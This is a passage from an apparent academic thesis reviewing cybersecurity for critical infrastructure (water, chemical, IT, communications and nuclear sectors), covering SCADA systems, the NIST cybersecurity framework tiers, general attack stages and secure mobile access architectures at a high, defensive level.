- Distribution System: The water is ready for the distribution through networks of tanks, pipes and valves and pumps directly to customers.
- Monitoring System: The major target for the monitor is to detect regulated and unregulated contaminants. In addition, there are sensors installed at critical points at some utilities in order to monitor physical factors, for example, the quality and the pressure of the water.

2.1.2.2 Cyber Elements:

- Supervisory Control and Data Acquisition: Where centralized administration is required, SCADA systems are applied for linking all types of networks with monitoring and controlling systems for the treatment and water distribution. It is joined into a one central display system to perform a number of operations such as monitoring water levels in a tank at the control room or operations room by implementing both software and hardware (Malikamber, p.5, 2014). The SCADA system plays a vital role in administering treatment systems and is essential to operating drinking water utilities.

- Operational Systems and Process Controls: All electronic control systems that are operating the treatment and utility processes with no control by SCADA Systems.
- Enterprise Systems: All systems that are not related control systems; for example, email, customer billing and other personnel applications and tools.

2.1.2.3 Human Elements:

- Contractors and Employees: Water utilities are like any infrastructures that need human factors. They are relying on part-time, full-time, and sessional, and contract employees in order to monitor, administer, and operate the facility. In larger infrastructures, it could include team members such as software engineers, software developers and other specialists in different areas and fields (Capretz, p.102, 2014). They should be well trained in their role for performing their tasks independently and accurately. Operators and specialists are supposed to be available when needed. Utilities also rely on external staff from different areas to provide technical services such as engineering services, security services, deliveries, and laboratories analysis.

2.1.3 Critical Infrastructure in the Chemical Sector

One of most critical infrastructures that are vulnerable to cyber-attacks are in the Chemical Sector. As the European Programme for Critical Infrastructure Protection and the US Federal Government state, the chemical sector encounters a number of potential threats. Therefore, there is an urgent need to understand these potential threats in order to prevent them in the future.

In the chemical sector, raw chemicals in its basic form when joined with processed chemical can cause serious injuries if used maliciously (Durkovich & Shook, p.2 2015). The assets in the chemical sector could be an appealing target for potential threats and attacks due to the massive destruction when toxic materials are released. Furthermore, the chemical sector assets are vulnerable for theft and to be diverted to produce weapons of mass destruction.

US Cyber-Security Strategy Task Team claimed that a combination of leading-edge technology, timely information sharing and accepted sector practices would be required to reduce current and future information security risks throughout the sector (2002). Fortunately, addressing cyber security issues has become more flexible due to the international calls for cooperation with organizations in the chemical sector that are now tackling different types of threats. Efficient programs have been established for helping the chemical sector to face current threats through developing awareness and security policies. These concern emergency communication networks and standards bodies that have the capability to provide groundwork for enhancing the security posture and establishing better practices in the future for cyber security (Hernantes, Lauge, Labaka, Rich, Sveen, Sarriegi & Gonzalez, 2011, p. 8). Figure 2.3 shows the definition of needs for critical philosophy for cyber security through the sequence of The Awareness Ladder.



Projection
The user's ability to use these indicators to predict or anticipate what might happen
Comprehension
The user's ability to understand the implication of these indicators for the system's behavior
Perception
The user's ability to sense or to detect indicators of relevance for the system's resilience

Figure 2.3 the Awareness Ladder (Hernantes, Lauge, Labaka, Rich, Sveen, Sarriegi & Gonzalez, 2011, p.1).

The major goal of applying cyber security practices in the chemical sector is to protect the integrity, confidentiality, and availability of stored digital information. Furthermore, operational effectiveness and safety are major keys for setting standards for professional credentials in order to protect information from being used in compromising practices in the chemical sector (Hegg, 2016). Applying these policies strictly will assist cyber-security personal, penetration testers, and forensic investigators to identify where an intruder came from.

2.1.3.1 Architecture Guiding Principles

To meet the needs of cyber security and to be successful in applying the policies in both small and large organizations in the chemical sector, the sector will implement the following principles for guiding the program of cyber security:

- Specialists must understand that the cyber security is an integral part of overall system's security. Specialists must also operate control systems in a manner that compatible with practices and principles of security programs in the chemical sector such as the Responsible Care Security Code (American Chemistry Council, 2016).
- Specialists must realize the high degree of integration of different sectors' critical infrastructures and chemicals sector as well as the global economy.
- Recognize that the cyber-security risks, threats, and attacks start from the top-level management with active in management direction, and board of directors' decisions.
- Improve processes based solutions, and security principles that are suitable for the diversity of risk profiles and memberships within the chemicals sector.
- Consider cyber security vulnerabilities in both inter-enterprise and enterprise systems.
- Consider the national needs consistent with the practices and needs of the global chemicals sector.
- Boost the cyber security expertise within the chemical sector and other sectors.
- Develop and maintain the cyber-security strategy program in the chemical sector to keep pace with the change.

2.1.4 Critical Infrastructure in Information Technology Sector

Information Technology (IT) provides and produces a high level of IT assurance products and services for other critical infrastructure sectors, governments, private citizens, and commercial businesses around the globe. As the critical infrastructures have become a primary concern, the vision of the IT sector has been set to achieve the continuous reduction of common and uncommon incidents in critical functions (Mitch, p.20 2002). Many critical infrastructures are mainly composed of easily identifiable and finite physical assets. On the other hand, the IT Sector has functions which encounter not only physical assets but also virtual assets, and networks that allow a number of features in both private and public sectors (Miller & Ozment, p.13 2016).

There are six major functions in order to support the ability of the IT Sector to produce a high-level of services and IT assurance products. These critical functions are required to develop, maintain, and rebuild network infrastructures to ensure that the network infrastructure is protected as planned and to be able to identify unknown vulnerabilities and combat potential intruders and attackers to protect the sector's privacy (Boroojeni, Amini, & Iyengar, p.71, 2017). Applying these critical functions properly in suitable environments such as cloud computing, will assist positively in protecting massive data and reputation assets (Hababeh, 2019, p.9153).

The IT Sector Coordinating Council claimed that the IT sector uses a function based and top down approach in order to assess and manage risks in its six critical areas. It is a major function for promoting the resilience and assurance and protection of IT infrastructure. The Information Technology Sector Six Critical Functions are (2018):

- Provide critical services and IT products: IT sector conducts software, hardware, network tests, and runs services that provide designing, developing, maintain, supporting IT products. Operational support services are also critical and essential to the assurance of public health, national security, and safety. These services and software / hardware products are limited to rebuild the necessary configurations and perform critical maintenance.
- Provide capabilities for incident management: the IT sector operates, develops and provides incident management capabilities for gathering and analysing all evidence discovered related to particular incidents in their sector and for supporting the other sectors that are essential to the assurance of public health, national security, and safety.

- Provide resolution services and domain names. The IT sector operates, develops and provides top-level domain, domain registration service, root infrastructure and resolution services that are essential to the assurance of public health, national security, and safety.
- Provide trust support and identity management capabilities. The IT sector provides integrated infrastructures, critical services, and sophisticated technologies for ensuring identities, authentications, and authorization have been matched and permitted; furthermore, to ensure the availability, integrity and confidentiality of data, transactions, services and devices that are essential to the assurance of public health, national security, and safety.
- Provide communications, information, and internet based content services. The IT sector provides integrated infrastructures, critical services, and sophisticated technologies. This is for delivering key contents, communications capabilities and information. This integration is essential to the assurance of public health, national security, and safety.
- Provide connection, access, and internet routing services: In close collaboration with the Communications Sector**,** the IT sector operates, develops and provides Internet backbone infrastructures, local access services, peering points, points of presence and capabilities information that are essential to the assurance of public health, national security, and safety.

Unlike other critical sectors who are not always aware of how to protect themselves from serious vulnerabilities in their systems, the IT sector has the knowledge and expertise in different fields such as ethical hackers, penetration testers, network administrators, network engineers, and software developers and testers to deal with such threats quicker than others. Furthermore, on their updated databases, all factors and elements are identified and recorded for analysing cases efficiently.

Therefore, their strategies and plans to tackle threats are always updated. Figure 2.4 shows the strategy for how threats are processed.




Figure 2.4 IT Sector Strategy

2.1.5 Critical Infrastructure in the Communications Sector

The Communications Sector plays a key role in today's global information-based society to support critical features, products and services for both private and public sectors. Many of these services and products are necessary for operating systems, and services provided by other critical infrastructure sectors. The concept of communications networks architecture is divided into two categories: Core Network (physical infrastructure), and Services and Applications (virtual or cyber infrastructure) (White, 2015, p.14). Physical infrastructure is routers, bridges, switches, routers, server, firewalls, towers, and antennas. Virtual or cyber infrastructure is user applications, operating systems, routing software, switching software, and supervisory control systems. Implementation of physical-cyber infrastructure has resulted from a resilient network infrastructure that successfully supports services globally to serve the Communications Sector (Ozment, Condello & Durkovich, 2015, p.6).

The Institute for Critical Infrastructure Technology confirmed that nearly all elements of data are now relying on cyber infrastructures (2016). Accordingly, cyber-crimes and attacks will take place. Therefore, national security agencies all over the world have trained their security specialists to be experts in protecting the communications sector against cyber-attacks. The communications sector realized that all critical infrastructure sectors are dependent on its services and products. The practices and guiding principles reflect this understanding.

The Information Security Arm of GCHQ claimed that cyber-attacks might affect the behaviour of physical systems. Therefore, understanding the **stages of cyber-attack** will help security specialists to identify the vulnerability of their systems (2015).

Cyber-attacks can be categorized into four general stages as shown below. These stages have to be defined clearly in order to ensure that all of them have been done in order to penetrate the system before the attacker does. These stages are:

- Survey: Gathering information, analysing network infrastructure investigating digital evidence in order to identify the target's potential vulnerabilities. This is could be done by different strategies, such as port and network scanning, and reconnaissance.
- Delivery: Access some points in the target system where the attacker can exploit vulnerabilities. This is could be done through different ways, such as giving an infected USB stick or sending malicious links and attachments in emails that contain malicious codes.
- Breach: Exploiting the discovered vulnerability. The harm of the target system depends on the severity level of the vulnerability. The effect of this exploitation is a change in the system's operation by gaining unauthorized access to the target system.
- Affect: where the attacker seeks to explore a victim's systems to escalate access to higher levels.




Figure 2.5 Stages of Cyber-attack (GCHQ, 2015, p.8)

2.2 CRITICAL INFRASTRUCTURE SECURITY

This section focuses on security and risk matters for related Industrial Control Systems (ICS) in critical infrastructures. This is may include Distributed Control Systems (DCS) and Supervisory Control and Data Acquisition systems (SCADA) and other control systems that are performing such functions such as Programmable Logic Controllers (PLC). This section also defines the theoretical overview of different control system functions in critical infrastructures, reviews typical architectures and system topologies, identifies known vulnerabilities and potential threats, and represents risk assessments approaches that apply to critical infrastructures. In addition, recommended security countermeasures are provided to mitigate risks in vulnerable systems.

Industrial Control Systems in critical infrastructures are found in a number of critical industries such as nuclear power plants, drinking water and water waste systems, chemical facilities, information technology sector, and the communications sector. Due to the variety of critical infrastructure types, there are different models of Industrial Control Systems to fit the target infrastructure. Because these different models of ICS have unpredictable levels of potential risks, the section will provide a list of different solutions, techniques and methods in order to predict potential risks and to secure different models of ICS in critical infrastructures.

2.2.1 Critical Infrastructure Security in the Nuclear Sector

The security architecture for accessing the control room of the nuclear power plant will be described in detail. The design has the advantage of securing the network by minimizing the amount of code lines needed to perform specific operations. This can assist in vulnerability management and securing internal communications. Moreover, the focus is on external communications over the internet between the control room of the nuclear power plant and configured devices such as mobile devices and tablets.

Industrial Control Systems control, manage, and monitor operations that exist physically in critical infrastructure. ICS in critical infrastructures have been designed in order to be isolated from the internet and accordingly, there are no direct communications between the nuclear facility and the internet (Nuclear Energy Institute, 2016). However, the normal connectivity, and integration of mobile devices have caused a massive impact in industrial control systems, due to the market demands for accessing the internet to manage their resources. Therefore, the usage of mobile devices to connect with the control room of the nuclear power plant requires new security architectures and secured designs for establishing network traffic from outside of the network.

Large numbers of SCADA mobile applications are found on the Apple Store, and the Android Store provides monitoring services for control rooms for nuclear power plants. In order to gain access to these critical infrastructures, the user has to match credentials with the plant's database and this could be done by an authorized connection to the internal network. However, connecting to these restricted infrastructures causes serious issues. The lack of security in design and security in mobile applications for interacting with critical infrastructures externally presents serious threat vulnerability (Niemla, 2014, p.3). Therefore, direct connection and single component cannot be a solution for securing critical infrastructures from all threats and vulnerabilities, shown in Figure 2.6.





Figure 2.6 Example of Direct Connection to Critical Plant

Many of the system components are required to secure communications between nuclear power plants and users on third-party applications. These components are used for deploying mobile applications through initializing secured node-to-node channels for monitoring radiation (Ishigaki, Matsumoto, Ichimiya, & Tanaka, 2013, p.3523). The strategy proved robust in capability in real case examples to manage plant accidents and deal with disasters in order to reduce loss. For example, the Fukushima Diichi Nuclear Power Plant when the cooling systems had exploded, the mobile communication system transferred the SCADA system's abnormal operational events to the smart phones. This allowed precautions and actions to deal with the upcoming disaster (Yastrebenetsky et al., 2016, p.47). Such applications play a key role in critical infrastructures to enhance plant performance, security and resilience. These applications need to be designed securely to perform the functions correctly. Figure 2.7 shows some of screenshots of POKEGA mobile application capabilities such as sharing and visualizing radiation levels used in Fukushima Diichi Nuclear Power Plant.



Elapsed time = 00:00:00
2.71 [cpm]
0.16 ± 0.03 [μSv/h]
計測時間 = 60[min]

Mode: Shared Data

Main view (Dose-rate mode)

Heat-map view

Figure 2.7 Screenshots of POKEGA mobile application (Ishigaki, Matsumoto, Ichimiya, & Tanaka, 2013, p.3523)

In order to enable a secured internet connection between nuclear power plant and users, there are many levels that required protection. Each must be considered carefully and each level perform its operating accurately. Clearly, a wide range tools, mitigations, and controls that are ready for implementation have been developed to fit the security levels for the efficient communications by initiating secured end-to-end services based on mobile devices and positioning systems (Aal-Nouman, Takruri-Rizk, & Hope, 2016).

Applied controls can include network security and traffic controls such as Penetration Testing, Intrusion Detection System, Intrusion Prevention System, Firewalls, integrity checking, and encryption, and host-based control such as auditing, authentication, authorization, file integrity checks, host based IDS / IPS and controls based applications such as authorization, authentication and input validation (Liu, Shi, Cai, & Li, 2012, p.154). Figure 2.8 shows the security architecture levels for connecting mobile devices with the control room of a nuclear power plant.




Figure 2.8 Security Architecture Levels

In the following table 2.2, system components of the security architecture levels are shown.

Table 2.2: System Components of the Security Architecture Level

Component	**Operation/Function**	**Secure/protect from**
Nuclear Power Plant	Is a collection of components working together in critical environments	—

ICS & Control Room	Monitor, manage, and perform critical operations	Invalid commands and protocols
Maintenance Server	Authorize and authenticate users and transfer commands to control room	Input / Output Malicious codes
Maintenance Environment	Segmentation of traffic in the network infrastructure	Bypassing audits / Clearing tracks
Proxy Server	Forwarding legitimate traffic to the maintenance server in a secure channel with client side certificates	Reconnaissance, unauthorized access to network's resources and protocols (Patil & Devane, 2019, p. 2).
Maintenance Tablet	The tablet on which the application installed and runs and connected to the proxy server	Interfering with configuration or source code
Maintenance Application	An application which allows checking of reactor's temperature and other facility's statistics	Unauthorized access to client side certificates

2.2.2 Critical Infrastructure Security in the Water Sector

Threats, vulnerabilities, and attacks on the water sector can be categorized into three major groups, based on their security postures: Critical direct attacks on the network infrastructure such as pipeline, reservoirs, plants, storage, and dams. The water sector is prone to cyber-attacks that are capable of disabling major operations and affect the functionalities of the Supervisory Control and Data Acquisition that take over control of key components of the water system (Rasekh, Hassanzadeh, & et al, 2016).

Moreover, injecting biological or chemical contaminant in one of system's nodes is one of the common attacks. Improving a system's security by using suitable tools such as cameras, surveillance, locks and additional alarms can assist in minimizing direct attacks on water systems. Also, system's security should be improved to work against cyber-attacks by implementing suitable software and computerized hardware such as intrusion and prevention detection systems for detecting abnormal traffic activities and preventing undesired intruders from getting into the system (Akatyev et al., 2019, p.817). In addition, filtering data from the outside through optical communicators between the routers and communications networks to secure the communications internally and externally and to meet cyber-security requirements (Yan, Qian, Sharif, & Tipper, 2012, p.999).

On the other hand, the United States Environmental Protection Agency (2016) confirmed that a deliberate biological and chemical contaminant is the most difficult attack that can be addressed. This is because of the improbability of the type of the injection and its effects. Additionally, the locations and times are still unknown for operators, which makes it very difficult to be discovered and handled. At any node of water distribution, a contaminant can be injected very easily. Accordingly, placing sensor systems in water distribution systems are the integrated security strategy needed for securing such critical infrastructures against different types of attacks (Rathi, & Gupta, 2014, p.185). Recently, there has been a growing interest for developing security and monitoring solutions in critical infrastructures of smart water systems. Single Objective Sensors and Multi Objective Sensors have been introduced as a solution for special security purposes. The main functionality of these types of sensors are to develop systems with the majority of models for solving issues related to time and locations (Kyriakides, & Polycarpou, 2015, p.116).

Actualizing cyber security best practices is vital for water and wastewater utilities. Digital crimes are a developing threat to vital framework segments, including water and wastewater frameworks. Numerous basic frameworks have encountered cyber security incidents that caused the interruption of a business procedure or basic activity.

Deininger and Lee (2016) were two researchers who introduced the problem of the sensor placement through enlarging and expanding the coverage of demands using a new model known as the "Linear Programming Model" (Clark, Hakim, & Ostfeld, 2011, p.194). Mixed Integer Linear Programming Model has been introduced to identify the location and time from the sensor, and it is known as

Single Objective Sensors for early warning. It is an effective solution for the problem of identifying time and location in the critical infrastructure.

Multi Objective Sensors are the solution for the problem of optimal placement of monitoring sensors in the critical infrastructure of water distribution. Multi Objective Sensors have been developed by employing Genetic Algorithms in combination with data mining (Huang, Mcbean, & James, 2008). This suggested methodology is proficient for classifying optimal sets of monitoring stations based on the three objectives of detecting: probability, affected population, and times delayed. The database that stores intrusion events is prepared in the process of methodology implementation. Figure 2.9 shows the placement of these sensors in the water distribution system.




Figure 2.9 Sensors in the water distribution system (lcwasd.org, 2011)

This architecture is anticipated to change all existing designs for capabilities, features and efforts. These designs need new ideas on approaches for monitoring water distribution networks and for solving the lack of data in critical situations. This requires a data collection process to be analysed and processed. New tools for metamodeling construction, algorithms and computational efficiency as well as data screening are projected to direct all future developments for the analysis of water distribution networks.

2.2.3 Critical Infrastructure Security in the Chemical Sector

In 2014, The National Institute of Standards and Technology has released a framework for securing and improving chemical sector cybersecurity. This framework is known as Chemical Sector Cybersecurity Framework (Durkovich, 2015, p.2). The implementation of this framework allows the chemical sector to develop their tools and update their security policies in order to enhance the current level of security. This framework aims to provide a security solution for the chemical sector for protecting their critical infrastructure and to secure their communication channels contributing to a better secure system and resiliency.

Some of potential benefits of implementing such frameworks are that the chemical sector can prioritize cyber-security improvements, identify gaps in the current infrastructure, describe and assess the targeted cyber-security posture, and highlighted any current practices that could be useful for future implementation.

The framework consists of three major components – Core Elements, Tiers, and profiles. The risk framework will assist in identifying the current practices, the maturity of infrastructure's cyber-security approach and profiling cyber-security risks (Buglione, Abran, Wangenheim, Mccaffery, & Hauck, 2016, p.132). The target is achieved through applying the stages/phases of the framework sequentially according to chemical infrastructure's strategic overview, statistics required, and profile selected. The components of the framework work as a predictable model that can predict potential threats, vulnerabilities and attacks. The following Table 2.3 shows the framework structure:

Table 2.3: Framework Structure

The Framework Structure		
CORE	**IMPLEMENTATION TIER**	**PROFILE**
Five major functions provide strategic overview, categorises and high level of cyber security	Tiers represent reports and statistics for how the chemical infrastructure views cyber-security risks and its processes	Profile shows the outcome based on selected category from an infrastructure
Functions are:	Tiers are:	Profiles are:

1. Identify	**1.** Partial	**1.** Current Profile
2. Protect	**2.** Risk Informed	**2.** Target Profile
3. Detect	**3.** Repeatable	
4. Respond	**4.** Adaptive	
5. Recover		

Functions identify all foundational elements that are connected to the critical infrastructure such as capabilities, features, data, and assets (Abbass & Baina, 2016, p.184-185). Identifying and developing all security polices to safeguard secure communications ensures the delivery of critical services within the chemical facilities. Also implementing and applying suitable tools to capture cyber-security incidents within the organization is necessary. The Respond function supports a feature to respond to actual cyber-security incidents to protect documents with sensitive information by implementing tools to analyse all evidence discovered and related to the case (Lu, & Sagduyu, 2016). The Recover function is about restoring the system to the last safe picture after identifying, detecting, and responding to cyber-security incidents in order to prepare for the technical report, which states all vulnerabilities discovered, and recommendations for mitigating the system (Naudet, Mayer, & Feltus, 2016, p.178). In addition, this step assigns the recommended regular dates to scan the system infrastructure.

The framework function has been divided into five categories, which are identify, protect, detect, respond, and recover. The function is categorized into three major divisions, which are asset management, business environment, and governance. Table 2.4 provides examples of categories based on the function.

Table 2.4 Framework Core Structure

Functions	**Categories**
• **Identify**	**Risk Assessment & Governance**
	Risk & Asset Management Strategy
	Business Environment
• **Protect**	**Information Protective Technology**
	Data Security & Access Control
	Training and Awareness
	Maintenance
• **Detect**	**Events & Anomalies**

	Detection Process
	Security Monitoring
• **Respond**	**Response Planning & Analysis**
	Mitigations & Improvements
	Communications
• **Recover**	**Recovery Planning**
	Communications
	Improvements

Generally, the tiers deal with the organization of how they handle the cyber-security risks and what are the processes that should be applied in case of an actual threat. Implementation Tiers are divided into four sub tiers. Critical infrastructures are always recommended to progress to the tier (Tier 4) - ensure the highest degree of security.

Tier 1 Partial: the practices of cyber-security risk management in the organization is not formalized; at the organizational level, the awareness of cyber-security is limited. In addition, cyber-security management might not be established with a wide approach. Tier 2: Risk Informed, the practices of cyber-security risk management in the organization is approved, but, not applied; at the organizational level, the awareness of cyber-security is formulated theoretically. Furthermore, cyber-security management is yet to establish a wide approach. Tier 3: Repeatable, the practices of cyber-security risk management in the organization is approved, and polices are considered; at the organizational level, and the awareness of cyber-security is formulated theoretically and practically. Furthermore, cyber-security management is established in a wide approach. Tier 4: Adaptive, Predictive indicators, and lessons learned from previous and current cases of cyber-security risks, threats, and activities have been considered by the organization in order to adapt the cyber-security practices and policies.

Core elements are the base of determining and assigning profiles to each case and establishing the cyber-security state for the organization. The profile can show the security posture of the organization through representing relative statistics, performance, and activities for the preferred profile. One of its benefits is the capability to provide comparative reviews of current and future positions among for the cyber-security goals through integrating business intelligence systems with industrial control applications (Choi, Chan, & Yue, 2017, p.82). Furthermore, it can assist in reducing cyber-security risks based on the organization's needs. Moreover, the profiling system can identify the best series of actions to be applied in reaching their future goals by working as an intelligent model to predict potential risks based on the nature of the infrastructure. This can provide further directions on how the chemical critical infrastructure can develop the current profile by implementing a framework seven steps approach.

Framework Implementation is vital for translating all elements that relate to cyber security risk management into core functions and the implementation tiers. In order to build critical infrastructure cyber-security programs in the chemical sector, the framework is the ideal solution for managing cyber-security risks by applying the seven steps as shown in Figure 2.10.




Figure 2.10 Implementation Framework

The Scope, identify priorities, strategic objectives, identify potential cyber risks, and identify organizational components; are the basis for a control framework. This is followed by identify assets and system's requirements and management approaches; and evaluate the current security posture. These current practices of cyber-security and risk management are mapped to the framework implementation tiers. The actions are then: Identify cyber-security risks; and analyse discovered risks and potential vulnerabilities. Describe desired results and update the target profile. Address system's resources to identify gaps; and compare between the two profiles. Monitor current practices of cyber-security against target profiles; and apply and execute the action plan.

2.2.4 Critical Infrastructure Security in the Information Technology Sector

The sector of Information Technology is now managing global operations that are connected and interdependent with other critical sectors. The Information Technology sector compromises different scales of companies (small, medium, large, enterprise) with different levels of security procedures. These operations encounter numerous multi-layered and different types of threats, such as manmade and natural. On the other hand, some of these threats can seriously affect the IT sector critical infrastructure function and harm other critical sectors, which are depending on the Information Technology sector (Miller, Ozment, 2016, p.1). These types of threats are known as Strategic, where the high degree of Information Technology infrastructure interconnectedness, anonymity of actors, and interdependency makes approximating consequences, identifying gaps, vulnerabilities, assessing threats, at the enterprise level challenging (Pollet, Cummins, 2009, p.370). Consequently, the IT sector applies an iterative and collaborative risk management approach in order to address the requirements. For this reason, the "All-Hazards Approach" is a common operative methodology applied in the IT sector to "plan for everything".

